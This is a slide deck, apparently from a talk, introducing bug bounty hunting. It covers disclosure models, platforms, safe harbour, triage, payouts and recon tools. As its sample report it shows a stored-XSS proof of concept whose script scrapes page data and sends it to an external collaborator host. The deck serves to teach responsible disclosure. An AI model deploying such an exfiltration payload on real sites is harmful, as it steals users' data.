

Supplementing your SU with bug bounty hunting

Crowdsourced security – The state of bug bounty hunting in 2025

#whoami

- Studied the cybersecurity master 2020-2022
- Pentester at TDCNET
- Teacher of 'Fundamentals of Cybersecurity' @ AAU
- Various pentesting certs (OSCP, OSCE3)
- Freetime bug bounty hunter (why I give this talk)
- Web security researcher.



Why give this talk?

- In Denmark there very few bug bounty hunters
 - It's nicer to have someone to work with
 - More hunters means more programs launching in Denmark (my hypothesis)
- Relevant for application security jobs
- Because bug bounty hunting is fun!
- Because you can earn some money while studying.




What this talk will be

- Overview of bug bounty hunting:
 - Covering the basics of what bug bounty hunting is
 - The economics of crowdsourced security
 - Some thoughts about the state of bug bounty hunting in 2025
- How to get started and how to succeed
 - Finding a program and starting to hack
 - How to report bugs the right way
 - · Common pitfalls to avoid
- ~1 hour long presentation



What this talk won't be

- Technical deep dives into different bug classes
 - There are better resources for this on the internet
 - Not suited for a talk
 - Would be too superficial to do in 30 minutes
- Me disclosing bugs I have found
- A surefire instructional guide for you to make money on bug bounty hunting
 - Hunting for bugs != actually finding valuable bugs
 - Finding a unique valuable bug can be hard
 - There isn't a direct guide, it requires creativity
- Non Web bug bounty programs
 - Blockchain, binary, scada/OT, whitebox bug bounty hunting won't be covered



Transparancy on my own journey

- Transparancy is important for this talk
 - I don't want to give you the impression this is super lucrative
 - Nor do I feel I need to hide what I've 'earned'
- ~600 hours of hunting Feb 2024 Feb 2025
- ~135.000 dkk of earnings in this timeframe
 - Most time spent on the same closed programs
 - 6 criticals 5 highs, 20 mediums, 4 lows
 - 28 eur (216 dkk) / hour for the work
- Payout can vary a lot
 - Some programs pay a lot for mediums, others little
 - Criticality of bugs found are different between companies


Yay!

Great news! Your submission ATO leads to full compromise of has been awarded a bounty.

Please make sure your information is complete and your identity is checked on the Intigriti platform so we can transfer your funds. You can find all information regarding payouts and taxes in the following knowledge base article.

Feel free to share the good news on X (former Twitter), but don't forget that you can't share any details on the vulnerability without explicit permission of **Schibsted**.


When sharing, we will automagically add a snapshot of your profile to your Tweet.



Share on X

Transparancy on my own journey

- Transparancy is important for this talk
 - I don't want to give you the impression this is super lucrative
 - Nor do I feel I need to hide what I've 'earned'
- ~600 hours of hunting Feb 2024 Feb 2025
- ~135.000 dkk of earnings in this timeframe
 - Most time spent on the same closed programs
 - 6 criticals 5 highs, 20 mediums, 4 lows
 - 28 eur (216 dkk) / hour for the work
- Payout can vary a lot
 - Some programs pay a lot for mediums, others little
 - Criticality of bugs found are different between companies




Lets get started

Bug bounty hunting involves finding and reporting vulnerabilities in software systems to earn rewards. It's a collaborative effort between researchers, middle-men and companies to improve security.



Scenario: You just found SQL injection in a large car companys login form



What now???

Different types of bug disclosures



Full disclosure

Finding a security vulnerability and publicly disclosing the details around it as early as possible



Responsible disclosure

Finding a security vulnerability and giving the vendor a 'heads up' for them to create a fix. The vulnerability is disclosed after providing a fix to vendors/customers



Private disclosure

Finding a security vulnerability and disclosing it to the vendor, without ever going public with it

Bug bounty actors



PLATFORMS: THIRD-PARTY SERVICES (E.G., HACKERONE, BUGCROWD) THAT HOST BUG BOUNTY PROGRAMS, CONNECT RESEARCHERS WITH ORGANIZATIONS, AND MANAGE WORKFLOWS.



PROGRAMS: ORGANIZATIONS
OR COMPANIES OFFERING
REWARDS FOR
VULNERABILITIES IN THEIR
SYSTEMS, DEFINING SCOPE,
RULES, AND PAYOUTS.



RESEARCHERS: ETHICAL
HACKERS WHO PROACTIVELY
IDENTIFY AND REPORT
SECURITY FLAWS IN EXCHANGE
FOR REWARDS AND
RECOGNITION.



TRIAGERS: SPECIALISTS (OFTEN PLATFORM OR PROGRAM STAFF) WHO VALIDATE, PRIORITIZE, AND MEDIATE VULNERABILITY REPORTS FOR REMEDIATION.



SECURITY TEAMS: INTERNAL TEAMS AT ORGANIZATIONS THAT PATCH REPORTED VULNERABILITIES AND IMPLEMENT LONG-TERM FIXES.

BBH VS VDP



Bug bounty hunting programs are where organizations reward individuals for finding and reporting security vulnerabilities in their systems.


- Private disclosure or responsible disclosure
- Monetary rewards or similar are given to the researcher for their report
- The amount paid correlates with the seriousness of the vulnerability
- RCE usually pays higher than finding cross site scripting for example




Vulnerability disclosure programs (VDP) are more open ended 'guidelines' for how a security researcher should disclose their found vulnerabilities

- No money is involved
- The researcher may be rewarded 'points' on the site associated with the vulnerability disclosure
- These sites may also host bug bounty programs.

VDP



Bug bounty program



Bug bounty platforms

- Several bug bounty platforms exists that facilitate programs.
 - These platforms provide all communication, payout, vulnerability triage, etc. Between security researchers and the bug bounty programs.
 - These platforms take a cut from the program owners for each vulnerability disclosed
 - Alternatively the programs pay a fixed fee to be on the platform.

l1ackerone








bugcrowd

Bug bounty platforms – big players

 Huge companies like google, facebook, apple etc. Host their own bug bounty platform.





Starts with the **hacker** who wants to earn some money from bug bounty hunting



Starts with the **security researcher** who wants to earn some money from bug bounty hunting




lackerone bugcrowd








They sign up to one of the bug bounty platforms



They find a program they want to hunt for vulnerabilities on





DigitalOcean considers ethical hacking activities conducted consistent with the Researcher Guidelines,

the Program description and restrictions (the Terms) to constitute "authorized" conduct under criminal law.

DigitalOcean will not pursue civil action or initiate a complaint for accidental, good faith violations.

nor will they file a complaint for circumventing technological measures used by us to protect the scope as part of your ethical hacking activities.

If legal action is initiated by a third party against you and you have complied with the Terms, DigitalOcean will take steps to make it known that your actions were conducted in compliance and with our approval.


Hide safe harbour ^

The security researcher accepts the 'Safe Harbor policy'

A "safe harbor" is a provision that offers protection from liability in certain situations, usually when certain conditions are met. In the context of security research and vulnerability disclosure, it is a statement from an organization that hackers engaged in Good Faith Security Research and ethical disclosure are authorized to conduct such activity and will not be subject to legal action from that organization.


Hackerone Safe Harbor FAQ

 The researchers sees what is in scope and what is out of scope





The security researcher then finds a vulnerability

This could be a stored xss vulnerability



- The security researcher then writes a detailed report on the issue
 - This is a critical step; this should be done as professionally as possible.
- The report should include everything needed to replicate and understand impact
 - Show a detailed proof of concept (POC)
 - Provide all steps to reproduce
 - Explain the impact of this finding (what can an adversary do with this vulnerability)





This is also valid for

that get updated.

```
Impact
 An attacker can by tricking a user into clicking a link, fully perform actions as that user on
                                                                                      this includes changing deleting etc.
 More POC will follow shortly in the comments.
Recommended solution
 It is recommended to force give back the content type as json for the mentioned.
Attachments
Show attachments v
IP address used for testing
```

Messages



Oxlime created the submission

09/03/2024, 15:50:42



Oxlime [researcher]

09/03/2024, 17:50:52 • edited at 09/03/2024, 17:52:08

I am adding some POCS to showcase impact.

The following endpoint will extract all the users information that is present at https://www.

to an external burp collaborator link. Please see the POC video.

https://www.

'2b28eb70-c765-4acf-b718-b5a332545a8a

The payload used was:

```
<script>
fetch('https://www.t
 .then(response => response.text())
 .then(html => {
   const parser = new DOMParser();
   const doc = parser.parseFromString(html, 'text/html');
   const tdElements = doc.querySelectorAll('td');
   const tdContents = Array.from(tdElements).map(td => encodeURIComponent(td.innerText));
   const baseUrl = 'https://pqj7wjkcsdistq@ba85l7@dwsnyfm5au.oastify.com?data=';
   const queryString = tdContents.join(',');
   fetch(baseUrl + queryString)
 })
</script>
```


Since the script exists inline with no length restrictions, it is possible to query all sites on

and extract information from them.

Read the report Merge with the main Is the report Yes report a duplicate? (include the additional extensive check information) End No Dismiss and tell the Ís it an external Yes user to report issue? downstream/upstream distribution or plugir End No 2 Is the report Ask for more No complete information enough? Yes Request more No Can you information and reproduce? feedback Add your versions and conclusions develor Yes (new set of steps)

- The triaging team investigates the issue in the report
- Triagers work for the **platform** (h1, intigriti ywh, etc.)
- The triager ensures that the report is valid, the issue can be replicated and that the vulnerability is in scope
- The triager also gives their judgement on the impact the bug has.

- The report can be marked different ways
- Duplicate
 - The issue is confirmed, but someone has already reported it before.
 This does not warrant any bounty, but may warrant points
- Out of scope / Not applicable
 - The issue is out of scope for the program.
- Needs more information
 - The triager needs more information before they can make a decision, this happens often if the report is not detailed enough.
- Accepted / Triaged
 - The traiger has confirmed the issue and it has been forwarded to the program owners.




- The program manager receives the report
- They investigate the report and decides on a severity of the issue
 - Usually CVSS3 scoring is used
- If the issue is accepted and if its a paying program, a payout is registered to the researcher.
 - The platform takes a commision on top of the payout
- The issue will be handled internally in the company.
- Some programs pay researchers to retest an issue after a fix has been released.
- Low impact findings may be marked as 'Accepted Risk' or simply 'Informative'
 - This means the company does not consider the finding to have an actual impact





Intigriti triage process





- The researcher finally receives a payout
- Additionally the researcher receives Reputation points
- The more reputation a researcher has, the higher chance they will be invited to partake in **private bug bounty programs**
 - It is desirable to be invited to partake in private programs, since there are usually higher bounties and fewer researchers
 - However more good researchers spend time on private programs.
- Programs may be private for a number of reasons:
 - They want to minimize the amount of researchers
 - They want to only invite background checked/verified researchers
 - They want to target a certain researcher group (nationality, expertise, etc.)



Payout methods and taxes

- Many different ways of payout
 - Paypal
 - Bank Transfer
 - Coinbase
 - Payoneer
 - Invoicing
- You need to register these payouts as income if you are paying danish tax.
- Not really ideal to do over paypal once you get past a certain amount
- I have a registered company now and an accountant to take care of it



Choosing a platform – Big 4

The following points on choosing a program is from hunter Hakupikus blog*

l1ackerone

HackerOne features high-paying programs and numerous invites after a few valid submissions, however competition is fierce due to the amount of researchers.



Intigriti provides a smooth triage experience and a vast catalog of applications, yet it's harder to get high severity ratings and there's a risk of underpayment due to wide payout ranges.



YesWeHack offers fast, stress-free triage with direct interaction with triagers and regular invites, but it has lower payouts and fewer large-scope programs.

bugcrowd

Bugcrowd has high-paying, friendly programs with responsive support, but it suffers from stressful and delayed triage processes and a lower number of invites compared to other platforms.

Choosing a platform – Smaller ones

- Smaller bug bounty platforms exist, but I don't know about the quality of them
- Synack red team https://www.synack.com/
- Yogosha bug bounty https://yogosha.com/
- Bug bounty switzerland https://www.bugbounty.ch/en/home/
- Gobugfree https://gobugfree.com/



Choosing a program

- Choosing a program is mostly up to <u>personal</u> preference
- I like to hunt on programs where I know what the company/product is
 - I've used Datacamp before, so I liked hunting on their program
- I like to hunt on programs where I know the language.
- Identifying the tech stack used on a program can also be an indicator
 - I like hacking PHP sites much more than sites build on Java
- Payout ranges can influence where to hunt
 - But maybe focus on something else in the beginning



Description

Tomorrowland is one of the most-loved and best-known music festivals on the planet. Because of this Tomorrowland usually sells out in minutes and manages a large fanbase. Tomorrowland also innovates by providing its visitors cashless onsite payments and a wide range of online services. This has increased Tomorrowland's digital footprint. We value all help we can get securing this digital footprint.



Public Open

Yahoo/Yahoo Bug Bounty/Detail

Description

Welcome to Yahoo

Yahoo is a global media and advertising company connecting people to their passions. With one of the largest online audiences in the world, Yahoo brings people closer to what they love — from finance and commerce, to gaming and news — with the trusted products, content, and tech that fuel their day. For partners, we provide a full-stack platform to amplify businesses and drive more meaningful connections across advertising, search, and media.



Public Open

Voi/Voi Scooters/Detail

Description

Voi is europe's biggest micro-mobility operator based in Stockholm, Sweden. We manage a system of electrically powered scooters and bikes around urban centers. We provide an affordable, sustainable, and exhilarating way to commute while helping people to reduce their carbon footprint and cities to have a

Now go and hack!



Different approaches – Recon based approach

- Goal: Use reconnaissance tools/approaches to find as much information as possible on the target
- Why? Security through obscurity/hiding
 - Developers may put some test/admin/sensitive feature on a site, but assume "No one will find this"
- What to look for?
 - Subdomains (Staging and test environments, admin.example.com)
 - Non-public endpoints (/api/v1/test_admin_auth/auth/user)
 - Non-public functionality
 - Non-public parameters
 - Old functionality (What did the site use to expose, allow?)
- Legacy functionality has a larger chance of being vulnerable
- This approach is easiest when automated



Recon based tools

- Subdomains
 - crt.sh Certificate transparancy
 - Shodan internet search engine
 - Sublister project discovery
- Javascript analysis
 - Jswzl paid
- Subdirectory enumeration
 - Fuff
 - Gobuster
- Parameter identification
 - Param miner burpsuite plugin
- Link finding
 - Waymore
 - GAU




https://github.com/projectdiscovery

ProjectDiscovery is the








Different approaches – Deep dive into functionality

- Goal: Understand the target so well that conflicting functionality becomes apparant, the goal is to find logic bugs.
- Why? Logic bugs can be the most serious vulnerabilities, breaking confidentiality or integrity.
- How to navigate this approach?
 - Use the application normally for some time
 - Observe requests being made to understand the structure and architecture of the site
 - What technologies can be inferred to be in use?
 - How does the application respond to bad input?
 - What does the auth model look like?
- This approach is more **manual**



Deep dive vulnerabilities

I will just point to portswigger academy here





Where to practice & gain knowledge

- Play CTF
 - Focus on web category
- Play Hackthebox
 - Web category or machines heavy on web
- Portswigger academy
 - This is where I would go and where I still go to learn
- Certifications
 - Can be expensive, but the notion of an exam may help motivate
- Published reports
 - Find published reports on h1 etc and learn from them

Additional resources



Critical Thinking Bug bounty podcast

Super technical podcast on hacking



Hacktricks

Go to site to get tips on hacking methodology



